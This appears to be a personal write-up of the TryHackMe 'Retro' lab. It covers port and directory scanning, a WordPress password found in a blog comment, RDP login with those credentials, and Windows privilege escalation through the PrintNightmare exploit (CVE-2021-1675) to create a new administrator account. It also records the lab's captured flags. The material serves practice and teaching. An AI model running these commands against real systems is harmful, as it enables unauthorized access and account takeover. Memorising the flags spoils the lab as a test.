

retro

retro

<https://tryhackme.com/room/retro>

```
rustscan -a 10.10.68.71 -- -sC -sV -A -sX | tee scan.txt
```

```
gobuster dir -u http://10.10.68.71 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,html,txt -t 40
```

/retro

```
~ > gobuster dir -u http://10.10.68.71 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,html,txt -t 40

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.68.71
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php,html,txt
[+] Timeout: 10s

2023/08/09 15:44:50 Starting gobuster in directory enumeration mode

/retro (Status: 301) [Size: 148] [→ http://10.10.68.71/retro/]
```

The first mistake to show the username in wordpress

let's try to find or bruteforce a password



ERROR: The password you entered for the username **wade** is incorrect. [Lost your password?](#)

Username or Email Address

wade

Password

☐ Remember Me

Log In

Before I try to use wpscan I found a password for

Wade:parzival

10.10.68.71/retro/index.php/2019/12/09/ready-player-one/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

← Hello world! 30th Anniversary of PAC-MAN →

One Comment on "Ready Player One"

Wade
December 9, 2019

Leaving myself a note here just in case I forget how to spell it: parzival

WordPress 5.3 is available! [Please update now.](#)

Dashboard

Thanks for choosing the 90s Retro theme! Enter your email to receive important updates and information from [Organic Themes](#).

Email Address [Follow @OrganicThemes](#)

This theme recommends the following plugins: [Contact Form by WPForms](#), [Organic Builder Widgets](#), [Organic Profile Block](#) and [Widget Area Block](#).
[Begin installing plugins](#) | [Dismiss this notice](#)

Welcome to WordPress!

We've assembled some links to get you started:

Get Started Customize Your Site or, change your theme completely	Next Steps Write your first blog post Add an About page Set up your homepage View your site	More Actions Manage widgets or menus Turn comments on or off Learn more about getting started
---	--	---


And he is an administratrot !!!! Very good! Let;s try to create revshell use plugins-edotor

Does not work


I found the user.txt file after i try to RDP connect

```
xfreerdp /v:10.10.68.71 /u:wade /p:parzival /dynamic-resolution
```

3b99fbdc6d430bfb51c72c651a261927



I think we have a UAC privilege escalation



UAC didn't work with my technique and I find the exploit

CVE-2021-1675

```
Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"
```

I create one more administrator

```
Mode                LastWriteTime         Length Name
----                -
-a----            8/9/2023   9:56 AM        178561 CVE-2021-1675.ps1
-a----       11/27/2019   7:18 PM        732344 hhupd.exe
-a----       12/8/2019   8:09 PM          32 user.txt.txt

PS C:\Users\Wade\Desktop> Import-Module .\CVE-2021-1675.ps1
PS C:\Users\Wade\Desktop> Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"
[+] created payload at C:\Users\Wade\AppData\Local\Temp\2\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3
.dll"
[+] added user Romchik as local administrator
[+] deleting payload from C:\Users\Wade\AppData\Local\Temp\2\nightmare.dll
PS C:\Users\Wade\Desktop>
```

And reconnect as new admin

```
xfreerdp /v:10.10.68.71 /u:Romchik /p:'Super!P@@ss' /dynamic-resolution
```

7958b569565d7bd88d10c6f22d1c4063

